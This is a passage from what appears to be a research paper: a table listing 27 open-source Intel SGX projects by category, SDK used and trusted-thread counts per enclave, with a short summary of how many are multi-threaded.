Table 3 contains a list of 27 stand-alone SGX projects extracted from [9]. For each project, we indicate their category, if it used the Intel SGX SDK, the number of trusted threads for each enclave of the project, and a note. We also list details for each enclave, if the project contains many. We counted 24 out of 27 projects developed on top of Intel SGX SDK, two projects use alternative SDKs (*i.e.,* Open Enclave SDK [28] and Graphene [43]), while one contains a simulated enclave. Among the projects based on the Intel SGX SDK, we counted a total of 31 enclaves, and 24 out of 31 are multi-threading (77%).

| Category/Project | Intel SGX SDK | # of threads |
|---|---|---|
| **Blockchain** | | |
| teechain | ✓ | 10 |
| private-data-objects | ✓ | 10 |
| | ✓ | 1 |
| | ✓ | 2 |
| fabric-secure-chaincode | ✓ | 10 |
| | ✓ | 8 |
| eevm | Open Enclave SDK [28] | |
| lucky | Based on a mock SGX implementation | |
| node-secureworker | ✓ | 1 |
| town-crier | ✓ | 10 |
| | ✓ | 10 |
| | ✓ | 1 |
| | ✓ | 6 |
| bolos-enclave | ✓ | 1 |
| **Machine Learning Framework** | | |
| gbdt-rs | ✓ | 1 |
| bi-sgx | ✓ | 1 |
| slalom | ✓ | 4 |
| **Applications** | | |
| sgxwallet | ✓ | 16 |
| sgx-tor | ✓ | 10 |
| | ✓ | 10 |
| obscuro | ✓ | 50 |
| channel-id-enclave | ✓ | 10 |
| sfaas | ✓ | 3 |
| phoenix | Graphene [43] | |
| posup | ✓ | 4 |
| tresorsgx | ✓ | 10 |
| **Private Key/Passphrase Management** | | |
| sgx-kms | ✓ | 8 |
| keystore | ✓ | 1 |
| safekeeper-server | ✓ | 10 |
| **Database** | | |
| talos | ✓ | 50 |
| opaque | ✓ | 10 |
| stealthdb | ✓ | 10 |
| sgx_sqlite | ✓ | 10 |
| shieldstore | ✓ | 8 |

Table 3: SGX open-source projects extracted from [9].